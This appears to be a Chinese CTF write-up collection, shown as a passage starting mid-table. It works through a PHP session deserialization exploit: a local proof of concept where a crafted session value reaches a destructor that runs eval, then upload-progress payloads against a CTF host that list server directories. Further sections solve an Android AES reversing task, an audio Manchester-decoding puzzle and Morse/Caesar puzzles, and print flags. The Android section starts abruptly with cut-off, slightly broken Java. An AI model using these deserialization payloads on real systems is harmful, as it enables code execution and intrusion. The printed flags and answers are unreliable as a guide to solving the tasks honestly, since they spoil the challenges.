php	键名 + 竖线 + 经过 <code>serialize()</code> 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过 <code>serialize()</code> 函数反序列处理的值
php_serialize(PHP >= 5.5.4)	经过 <code>serialize()</code> 函数反序列处理的数组

首先本地测试一下效果


首先 `test.php`

```
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
$_SESSION["Ni9htMar3"]=$_GET["a"];
?>
```

📍 localhost:8080/test.php?a=|O:9:"Ni9htMar3":1:{s:4:"haha";s:15:"echo%20"Hacked!"};r=3

`test1.php`

```
<?php
ini_set('session.serialize_handler', 'php');
session_start();
class Ni9htMar3
{
    public $haha;
    function __construct()
    {
        //$this->haha = 'echo "Hacked!";';
        $this->haha = 'phpinfo()';
    }
    function __destruct()
    {
        eval($this->haha);
    }
}
//$m = new Ni9htMar3();
//echo serialize($m);
//|O:9:"Ni9htMar3":1:{s:4:"haha";s:15:"echo "Hacked!"};r=3
?>
```




Hacked! <http://blog.csdn.net/Ni9htMar3>

这说明 **Hacked** 成功

先构造一个上传界面

```
<form action="http://web.jarvisoj.com:32784/" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
  <input type="file" name="file" />
  <input type="submit" />
</form>
```

随便上传一个东西



然后修改 filename

首先看看文件地址,注意转义

```
|0:5:"\Oowo0":1:{s:4:"mdzz";s:27:"print_r(dirname(__FILE__));\";}
```

看着目录, 继续

```
|0:5:"\Oowo0":1:{s:4:"mdzz";s:38:"print_r(scandir("/opt/lampp/htdocs")); \";}
```



```

private void getKey(){
    try {
        InputStream stream = this.getResources().getAssets().open("url.png");
        int v = stream.available();
        byte[] bs = new byte[v];
        stream.read(bs, 0, v);
        byte[] keybyte = new byte[16];
        System.arraycopy(bs, 144, keybyte, 0, 16);
        this.key = new String(keybyte, "utf-8");
    }
    catch (Exception e){
        e.printStackTrace();
    }
    //code
}
private String handle(String naive){
    try {
        naive.getBytes("utf-8");
        StringBuilder str = new StringBuilder();
        for (int i = 0; i < naive.length(); i += 2) {
            str.append(naive.charAt(i + 1));
            str.append(naive.charAt(i));
        }
        return str.toString();
    }catch (UnsupportedEncodingException e){
        e.printStackTrace();
    }
    return null;
}
protected void Encryption(byte[] key){
    try {
        if (key == null) {
            byte[] bytes = "".getBytes("utf-8");
            MessageDigest messageDigest = MessageDigest.getInstance("MD5");
            byte[] bytes1 = messageDigest.digest(bytes);
            secretKeySpec = new SecretKeySpec(bytes1, "AES");
            cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        }
        else {
            secretKeySpec = new SecretKeySpec(key, "AES");
            cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        }
    }except{
        //...
    }
}
}

```

从url.png中获得key，然后使用handle函数进行处理（奇偶位互换）作为最终AES加密的key。flag密文:

```

byte[] bye = {21,-93,-68,-94,86,117,-19,-68,-92,33,50,118,16,13,1,-15,-13,3,4,103,-18,81,30,68,54,-93,4
new String(bye);

```

使用AES/ECB/PKCS5Padding，用key对选手输入进行加密，结果与flag密文进行比对；  
故解密时只需

```
init(Cipher.DECRYPT_MODE, secretKeySpec);
```

对flag密文进行解密即可。

```
flag: LCTF{1t's_really_an_ea3y_ap4}
```

## 上帝之音

这是一段神奇的声音，可是上帝之音似乎和无字天书一样，是我们这些凡人无法理解的，你能以上帝的角度，理解这段WAV的含义么？

Hint1: 你们做音频题都不喜欢看时域图？

Hint2: 在数据传输过程中，我们往往会使用一种自带时钟的编码以减少误码率

```
godwave.wav.26b6f50dfb87d00b338b58924acdbea1
```

Audacity 打开就是一片稀奇古怪的音频信号，仔细观察，发现不同段落其幅值有明显差异，应该是调幅了，MATLAB 导入 wav 文件看数据，发现大概是以 64 个点为周期，那么取幅值高的为 1，幅值低的为 0。

```
clc;
clear;
y = audioread('godwave.wav');
he = 0;
data = [];
for i = 1:length(y)
    he = he + abs(y(i,1));
    if mod(i,64) == 0
        if he > 10
            data = [data,1];
        else
            data = [data,0];
        end
        he = 0;
    end
end
fid = fopen('data.txt','w');
for i = 1:length(data)
    fprintf(fid,'%d',data(1,i));
end
fclose(fid);
```

解出的数据是曼彻斯特编码，解码后是一张图片。

```
# coding=utf-8
with open('data.txt', 'r') as f:
    data = f.readline()
    print len(data)
    count = 0
    res = 0
    ans = ''
    key = ""
    while data != '':
        pac = data[:2]
        if pac != '':
            if pac[0] == '0' and pac[1] == '1':
                res = (res<<1)|0
                count += 1
            if pac[0] == '1' and pac[1] == '0':
                res = (res<<1)|1
                count += 1
            if count == 8:
                ans += chr(res)
                count = 0
                res = 0
            else:
                break
        data = data[2:]
    with open('out.png', 'wb') as f2:
        f2.write(ans)
```

扫描二维码即可。

---

## BASIC

### .-字符串

直接莫尔斯解密即得，提交其中**32**大写**md5**值

### 熟悉的声音

明显是莫尔斯密码

英文字母：

JBLUWEWNZ

转换为摩斯电码 清除 生成摩斯代码的分隔方式： 空格分隔  单斜杠/分隔

摩斯电码：（格式要求：可用空格或单斜杠/来分隔摩斯电码，但只可用一种，不可混用）

. \_ \_ \_ \_ . . . . . \_ . \_ \_ . . \_ \_ \_ . \_ \_ . .

<http://blog.csdn.net/Ni9htMar3>

然后发现没有价值，尝试凯撒解密，得到有意义的字符串

PHRACKCTF

未完待续



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